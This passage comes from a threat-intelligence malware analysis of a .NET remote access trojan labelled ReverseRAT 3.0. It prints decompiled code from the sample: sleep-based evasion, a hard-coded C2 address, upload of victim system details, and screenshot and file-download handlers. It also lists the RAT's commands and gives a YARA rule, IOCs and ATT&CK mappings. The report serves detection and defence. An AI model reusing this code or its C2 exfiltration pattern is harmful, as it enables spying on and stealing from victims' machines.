                  "sdfkjsalkfjweiorweklj-interval-sdfskjdfhwjker".Split(new char[]
                { '-' })[1].ToString(),
                  this.sdfhwerieury23uidfdsf.ToString()
              }
          };
          byte[] array = webClient.UploadData(this.sdfuwelrweriosdfs3289749234,
            "sdjfhskjfhwiuerhwiuersdfas-POST-sdfhjhegrwjehgrfbvsadf".Split(new char[]
            { '-' })[1].ToString(), this.sdfhskjfhweuwubzmnsfshf2323sdf12
            (nameValueCollection, "fsdsdfhhweiurhwkjfhwer", false));
          if (array.Length == 0)
          {
```

When we look at the old versions of ReverseRAT, Sleep calls and string obfuscation do not seem that much. This one is never seen before in the wild so we named it ReverseRAT 3.0. Now it does a lot of things to stay undetected anymore.



```
using System;
using System.Collections.Generic;
using System.Threading;

namespace sdfsjdfhwersdfsdf
{
    // Token: 0x0200001F RID: 31
    internal class Program
    {
        // Token: 0x0600001E RID: 30 RVA: 0x00004710 File Offset: 0x00002910
        [STAThread]
        private static void Main()
        {
            Thread.Sleep(20000);
            Thread.Sleep(20000);
            Thread.Sleep(20000);
            Thread.Sleep(20000);
            sdfsdkfjweioi238nmxcv sdfsdkfjweioi238nmxcv = new sdfsdkfjweioi238nmxcv("sdfjslkjfslkjfdsfjalksjdfls324234-http://185.174.102.54:443/-
              dsfjslkdjfweoirwsdfkjweirw".Split(new char[] { '-' })[1].ToString(), "sdfkjsldjfslkdf-12121-dsjfslkdjfwioer2349".Split(new char[]
              { '-' })[1].ToString());
            Thread.Sleep(20000);
            Thread.Sleep(20000);
            sdfsdkfjweioi238nmxcv.startetrwyeersfjgsjfsdfwerw("fsdkjfhwsdfslkjweriweor234023420390dfsdfer", false);
            Thread.Sleep(20000);
        }

        // Token: 0x040001B4 RID: 436
        private static readonly List<string> ProcessName = new List<string>
        {
            "sdjkfskdjfhweurwiusdfsdfnms-ProcessHacker-sdjflkjsflkjweirowiersdflskdjflsk".Split(new char[] { '-' })[1].ToString(),
            "asdaksdjqljwejqelsjd-taskmgr-sdjflksdjflksdfwioer".Split(new char[] { '-' })[1].ToString()
        };
    }
```

Beginning with the main method, we see lots of **Sleep** calls and lots of obfuscation to strings. It tries to be not detected with long sleeps , then sets up the C2 IP’s string.




```
Thread.Sleep(2000);
WebClient webClient = new WebClient();
NameValueCollection nameValueCollection = new NameValueCollection
{
    { "mode", "info" },
    { "id", this.iddddddddddddddddddd },
    { "compname", this.comwekjqwejsadanamwe21331 },
    { "os", this.osdfjkherhwuriqwerh123984912348 },
    { "ip", util123h1afdayd349234afhkjhfsdf.sdjkfhskjdfwegetipsdfsdf("sdfhskjhfweurw", false) },
    { "memory", this.memoreerifsdhfusfh2312 },
    { "processor", this.sdfhsdfhskjdfhwerweiurprocecssdsd23123 },
    { "webcam", this.webcamasdedjljweroiqwe234234sdf },
    { "interval", this.sdfhwerieury23uidfdsf.ToString() }
};

byte[] array = webClient.UploadData(this.sdfuwelrweriosdfs3289749234, "POST", this.sdfhskjfhweuwubzmnsfshf2323sdf12(nameValueCollection,
"fsdsdfhhweiurhwkjfhwer", false));
```

deobfuscated strings


Then it enumerates the victim device , takes the data and sends it to the C2 server after encrypting it using RC4.

- Computer Name
- Internal IP
- External IP
- Physical Memory
- Operating System
- Processor
- Webcam

Then it began to wait for the commands that will come from the C2 Server. It has some pre-built functions that show us the functionality.



```
else if (text3 == "screen")
{
    text = "LS" + array2[0] + "{-}";
    try
    {
        Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height, PixelFormat.Format32bppArgb);
        Graphics graphics = Graphics.FromImage(bitmap);
        graphics.CopyFromScreen(Screen.PrimaryScreen.Bounds.X, Screen.PrimaryScreen.Bounds.Y, 0, 0, Screen.PrimaryScreen.Bounds.Size,
        CopyPixelOperation.SourceCopy);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            bitmap.Save(memoryStream, ImageFormat.Png);
            text += class_xxxx.byteArray_to_HexString(class_yyyy.GZIP_COMPRESSION(memoryStream.ToArray()), true);
        }
    }
    catch
    {
        text = "RF" + array2[0];
    }
}
```




```
else if (text3 == "download")
{
    try
    {
        File.WriteAllBytes(array2[1], class_deobfuscated_yyyy.deobfusc_GZIP_DEOCOMPRESS(class_deobfuscated_xxxx.
        deobfusc_byteArray_to_HexString(array2[2], "sdhfskjfhskf", 'A')));
    }
    catch
    {
        text = "RF" + array2[0];
    }
}
```

Command	Function
list	List files or directories
downloadexe	Download and execute an executable file
run	Run a file
close	Close the connection between the RAT and the target machine
upload	Upload a file to C2
download	Download a file from C2
regdelkey	Delete a registry key
delete	Delete a file from the target machine
screen	Take a screenshot of the target machine
reglist	List all registry keys and their values
clipboardset	Set the clipboard content on the target machine
process	List running processes on the target machine
programs	List installed programs on the target machine
rename	Rename a file on the target machine
pkill	Kill a running process
clipboard	Retrieve the clipboard content from the target machine
shellexec	Execute a command or open a file using cmd.exe
creatdir	Create a new directory on the target machine
regnewkey	Create a new registry key

YARA Rule

```
 rule SideCopy_ReverseRAT_3
{
    meta:

        author = "seyitsec"
        date = "2023-02-16"
        hash =
"8B87459483248D7B95424CD52B7D4F3031E89C6644ADC2E167556E071D9EC3AA"

    strings:

        $junkstr1 = "sdfjslkjfslkjfdsfjalksjdfls324234-
http://185.174.102.54:443/-dsfjslkdjfweoirwsdfkjweirw"
        $junkstr2 = "sdjkfskdjfhweurwiusdfsdfnms-ProcessHacker-
sdjflkjsflkjweirowiersdflskdjflsk"
        $junkstr3 = "asdaksdjqljwejqelsjd-taskmgr-sdjflksdjflksdfwioer"
        $junkstr4 = "dfsaldkfjlkjf3ir-compname-sdfsjwejwiejdfk"
        $junkstr5 = "sdfkjslkfjwioejrwedsf-os-sdfjwelkjrwlkejdf"
        $junkstr6 = "sdfkjslkjfweoirjwoeir-memory-
sdjfhwkehrwkehrkfjhsdf"

        $iat1 = "SecurityAction"
        $iat2 = "SecurityPermissionAttribute"
        $iat3 = "UnverifiableCodeAttribute"
        $iat4 = "WebClient"
        $iat5 = "RemoteCertificateValidationCallback"
        $iat6 = "SslPolicyErrors"
        $iat7 = "NetworkInterface"
        $iat8 = "UnicastIPAddressInformation"
        $iat9 = "ServicePointManager"
        $iat10 = "Dns"
        $iat11 = "NetworkInterfaceType"
        $iat12 = "OperationalStatus"
        $iat13 = "IPInterfaceProperties"
```



```
        $iat14 = "UnicastIPAddressInformationCollection"
        $iat15 = "IPAddressInformation"
        $iat16 = "IPAddress"
        $iat17 = "AddressFamily"
        $iat18 = "GetHostName"
        $iat19 = "DownloadFile"
        $iat20 = "MemoryStream"
        $iat21 = "set_UseShellExecute"
        $iat22 = "X509Certificate"
        $iat23 = "X509Chain"
        $iat24 = "GZipStream"
        $iat25 = "CompressionMode"
        $iat26 = "SoapHexBinary"
        $iat27 = "capGetDriverDescriptionA"

        $cmd1  = "list"
        $cmd2  = "downloadexe"
        $cmd3  = "run"
        $cmd4  = "close"
        $cmd5  = "upload"
        $cmd6  = "download"
        $cmd7  = "regdelkey"
        $cmd8  = "delete"
        $cmd9  = "screen"
        $cmd10 = "reglist"
        $cmd11 = "clipboardset"
        $cmd12 = "process"
        $cmd13 = "programs"
        $cmd14 = "rename"
        $cmd15 = "pkill"
        $cmd16 = "clipboard"
        $cmd17 = "shellexec"

    condition:

        any of ($junkstr*)
        or all of ($iat*)
        or all of ($cmd*)
}
```

IOCs

TYPE	IOC
SHA-256 HASH	b277a824b2671f40298ce03586a2ccc0fca2a081a66230c57a3060c2028f13ee
SHA-256 HASH	8b87459483248d7b95424cd52b7d4f3031e89c6644adc2e167556e071d9ec3aa
URL	http://luckyoilpk[.]com/vlan.html
URL	http://185[.]174[.]102[.]54:443/

MITRE ATT&CK

Technique Name	Technique ID
Phishing	T1566
Boot Or Logon Autostart Execution	T1547
Clipboard Data	T1115
Data from Information Repositories	T1213
Modify Registry	T1112
Obfuscated Files or Information	T1083
Process Discovery	T1057
Query Registry	T1012
Software Discovery	T1518
System Network Configuration Discovery	T1016

ThreatMon

45305 Catalina cs St 150, Sterling VA 20166